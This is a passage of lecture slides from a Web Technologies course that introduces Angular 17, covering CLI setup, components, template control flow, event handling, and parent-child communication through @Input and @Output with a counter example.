  - A single web page, with (a good deal of) client-side JavaScript code, that switches between different views by updating the DOM, without fully loading different pages
  - Some complexity involved:
    - Client-side routing
    - View rendering
    - Components and Code Re-use
- Front-end Frameworks are a pre-defined set of software components, tools, and best practices that serve as a **foundation** for developing Single Page Applications

ANGULAR

- One of the most widely-used frontend frameworks
  - Especially in Italy, and for enterprise applications
- Developed by Google
- Version 2.0 released in 2016
- We'll use version 17

ANGULAR: CHARACTERISTICS

- Strong focus on **developer tooling** and **productivity**
- **Batteries included**
  - Angular is an **opinionated** full-fledged framework (e.g.: includes dependency injection mechanisms, routing, …). This helps reduce **decision fatigue** and ensures **consistency across projects**
- Migration support
  - Dedicated tooling to assist developers in migrating to newer versions
- Best practices from the start
  - Enforces TypeScript!

ANGULAR: INSTALLING THE CLI

```
@luigi ➜ D/O/T/W/2/e/20-Angular $ npm install -g @angular/cli

added 227 packages in 20s

@luigi ➜ D/O/T/W/2/e/20-Angular $ ng version
```

```
Angular CLI: 17.0.8
Node: 20.9.0
Package Manager: npm 10.2.2
OS: win32 x64
```

ANGULAR: DEVELOPMENT ENVIRONMENT


- We'll use Visual Studio Code
- An optional, but recommended step to improve developer experience is to install the Angular Language Service extension

ANGULAR: CREATING A NEW PROJECT

```
@luigi ➜ D/O/T/W/2/e/20-Angular $ ng new angular-app --create-application

? Which stylesheet format would you like to use? SCSS
? Do you want to enable SSR and SSG/Prerendering? No
CREATE angular-app/angular.json (2791 bytes)
CREATE angular-app/package.json (1042 bytes)
CREATE angular-app/README.md (1064 bytes)
...
CREATE angular-app/src/index.html (296 bytes)
CREATE angular-app/src/styles.scss (80 bytes)
CREATE angular-app/src/app/app.component.html (20884 bytes)
CREATE angular-app/src/app/app.component.spec.ts (931 bytes)
CREATE angular-app/src/app/app.component.ts (370 bytes)
CREATE angular-app/src/app/app.component.scss (0 bytes)
CREATE angular-app/src/app/app.config.ts (227 bytes)
CREATE angular-app/src/app/app.routes.ts (77 bytes)
```


ANGULAR: RUNNING THE PROJECT

```
@luigi ➜ D/O/T/W/2/e/20-Angular $ cd angular-app

@luigi ➜ D/O/T/W/2/e/2/angular-app $ ng serve

Initial Chunk Files | Names         |  Raw Size
polyfills.js        | polyfills     |  82.71 kB |
main.js             | main          |  23.23 kB |
styles.css          | styles        |  96 bytes |

                    | Initial Total | 106.03 kB

Application bundle generation complete. [1.176 seconds]
Watch mode enabled. Watching for file changes...
  ➜  Local:   http://localhost:4200/
```



COMPONENTS

- Components are the **building blocks** of Angular apps
- Each component is responsible for defining the **function** and **appearance** of an element
  - Its **code** (state, business logic, events),
  - **HTML** layout,
  - **CSS** style
- In Angular, a component may also contain other components
- You can think of an Angular app as a tree of components



ANATOMY OF A COMPONENT

- A component is basically a TypeScript class
- Components are annotated with **metadata** passed as an object to the **@Component** decorator
- Metadata specify, among other things, the HTML layout and CSS (or Sass) styles for the component


```
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {}
```

ANATOMY OF A COMPONENT: SELECTOR

- **selector** is used to tell Angular where to render the component
- Angular will create an instance of the component for every matching HTML element
- Below, the AppComponent will render in <app-root> HTML elems

```
import {Component} from'@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "* {color: darkblue;}",
})
export class AppComponent {}
```

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>AngularApp</title>
</head>
<body>
  <app-root></app-root>
</body>
</html>
```



ANATOMY OF A COMPONENT: TEMPLATES

- Templates and styles can also be specified in a separated file
- Paths are relative to the position of the TypeScript class


```
import {Component} from'@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  templateUrl: './app.component.html',
  styleUrl: './app.component.scss'
})
export class AppComponent {}
```

```
// app.component.html file
<h1>Hello Angular!</h1>
```

```
// app.component.scss file
h1 {
  font-family: sans-serif;
  color: darkblue;
}
```

COMPONENTS: INTRODUCING STATE

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



Expressions within {{ }} in Angular templates are evaluated, and the result (converted as a string) is rendered in the template

COMPOSING COMPONENTS

- We created our first component, with its template and styles
- What if we want to add a new component to our app?
- Suppose we want to add a Counter component, that includes a button and keeps track of how many time the button was clicked on.
- We can use the Angular CLI to create the boilerplate code for us

```
@luigi ➜ D/O/T/W/2/e/2/angular-app $ ng generate component counter

CREATE src/app/counter/counter.component.html (22 bytes)     // HTML template
CREATE src/app/counter/counter.component.spec.ts (603 bytes) // tests (will see later)
CREATE src/app/counter/counter.component.ts (239 bytes)      // TS class
CREATE src/app/counter/counter.component.scss (0 bytes)      // Styles file
```

GENERATED BOILERPLATE CODE


```ts
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  imports: [],
  templateUrl: './counter.component.html',
  styleUrl: './counter.component.scss'
})
export class CounterComponent {}
```

```html
// counter.component.html file
<p>counter works!</p>
```

```scss
// counter.component.scss file
// This file is empty
```


COMPOSING COMPONENTS

```
import { Component } from '@angular/core’;
import { CounterComponent } from './counter/counter.component';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  `,
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



THE COUNTER COMPONENT

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button>Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: `p, button {
    font-size: 1.25em;
    font-family: sans-serif; }
  `
})
export class CounterComponent {
  counter: number = 0;
}
```



HANDLING EVENTS


- In Angular, events are bound to handlers using the parentheses syntax
- For example, to assign an handler to the **click** event on a button, we can write in the template

```
<button (click)="increment()">Click me</button>
```

- Where **increment()** is, for example, a method of the component

THE COUNTER COMPONENT

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```



STANDALONE COMPONENTS


- Standalone components set «`standalone: true`» in their metadata
- These components can directly import other components, directives and pipes used in their templates
- Older Angular code (before version 14) used a different mechanism for importing and using other components, called NgModule
- In the Web Technologies course, we will only use standalone components

ANGULAR TEMPLATES: CONTROL FLOW

- We’ve seen that Control flow constructs are very useful in templates
- Often we need to conditionally render some part of the template, or to iterate over multiple elements and render the same portion of template over and over
- Angular templates support these scenarios with the familiar **@if/@else** and **@for** template syntax
- Before Angular 17, **ngIf** and **ngFor** directives were used

ANGULAR TEMPLATES: @IF/@ELSE

```
// template for the Counter component
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if(counter===1){time} @else{times}.
</p>
```



ANGULAR TEMPLATES: @FOR


- Let's introduce a new feature to our Counter: it will keep track of the times the button was clicked


```
export class CounterComponent {
  counter: number = 0;
  clickTimestamps: Date[] = []

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
// template for the Counter component
<button (click)="increment()">
  Click me
</button>
<p>
  The button was clicked {{counter}}
  @if(counter==1){time} @else{times}.
</p>
<ul>
  @for(ts of clickTimestamps; track ts){
    <li>{{ts}}</li>
  } @empty {
    <li>Button has never been clicked!</li>
  }
</ul>
```

ANGULAR TEMPLATES: @FOR

- Let’s introduce a new feature to our Counter: it will keep track of the times the button was clicked





COMPONENT COMMUNICATION

- Sometimes, components need to **share** data with other components
- This can happen when a parent component passes information to child components (e.g.: to configure their behaviour, or to pass data to visualize)
- Or when a child component needs to communicate to its parent that some event has occurred
- These communication patterns can be implemented in Angular using the **@Input()** and **@Output()** decorators

ANGULAR: @INPUT() DECORATOR

- In the child component, properties that may be passed by the parent are decorated using **@Input()**. There might be a default value, used when the parent does not pass any specific value.
- In our example, suppose that the text inside the button can be customized by the parent component

```
import {Component,Input} from '@angular/core';
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = []
  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>
<p>
  The button was clicked {{counter}}
  @if(counter==1){time}@else{times}.
</p>
// rest of the template omitted
```

ANGULAR: @INPUT() DECORATOR

- The parent component can now pass data to the child component by setting a property on the HTML element

```
@Component({
  selector: 'app-root', standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
  styleUrl: "./app.component.scss"
})
export class AppComponent {}
```


```
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>
// rest of the Counter template omitted
```


ANGULAR: @INPUT() DECORATOR

- The parent component can now pass data to the child component by setting a property on the HTML element
- If we removed `buttonText="CLICK HERE"` from `<app-counter />` the button would display the default value («Click me»)

```
@Component({
  selector: 'app-root', standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
  styleUrl: "./app.component.scss"
})
export class AppComponent {}
```



ANGULAR: @INPUT() DECORATOR RECAP



PARENT TO CHILD COMMUNICATION

- This communication pattern is widely-used in front-end frameworks
- In other frameworks (e.g.: React, Vue), this mechanism is implemented using Props.

ANGULAR: PROPERTY BINDING

- Angular allows to dynamically set values for attributes of HTML elements and components in templates, binding these values to properties of the current component
- The name of the attribute to bind is specified between square brackets «[]», and the **value** is the **name** of the property to bind

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  imageUrl = "https://picsum.photos/300/150"
}
```

PROPERTY BINDING VS INTERPOLATION

- You might wonder if there's any difference between using **property binding** and **template interpolation**

```
<img [src]="imageUrl"/>
```

```
<img src={{imageUrl}}/>
```

- In the above example, the outcome is the same
- But that's not always the case!
- Template interpolation evaluates the provided expression and **converts the result to a string**.
- To pass an object or an array as an element property, you need to use property binding!

ANGULAR: @OUTPUT DECORATOR

- To create a communication channel between a child and its parent, you can use the **@Output** decorator on a class property, and assign it a value of type **EventEmitter**
- To send an event on the channel, the child component invokes the **emit()** method on the @Output property

ANGULAR: @OUTPUT DECORATOR

```
export class CounterComponent {
  @Input() buttonText = "Click me";
  @Output() counterClickedTenTimes = new EventEmitter<number>();
  counter: number = 0;
  clickTimestamps : Date[] = []

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());
    if(this.counter%10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

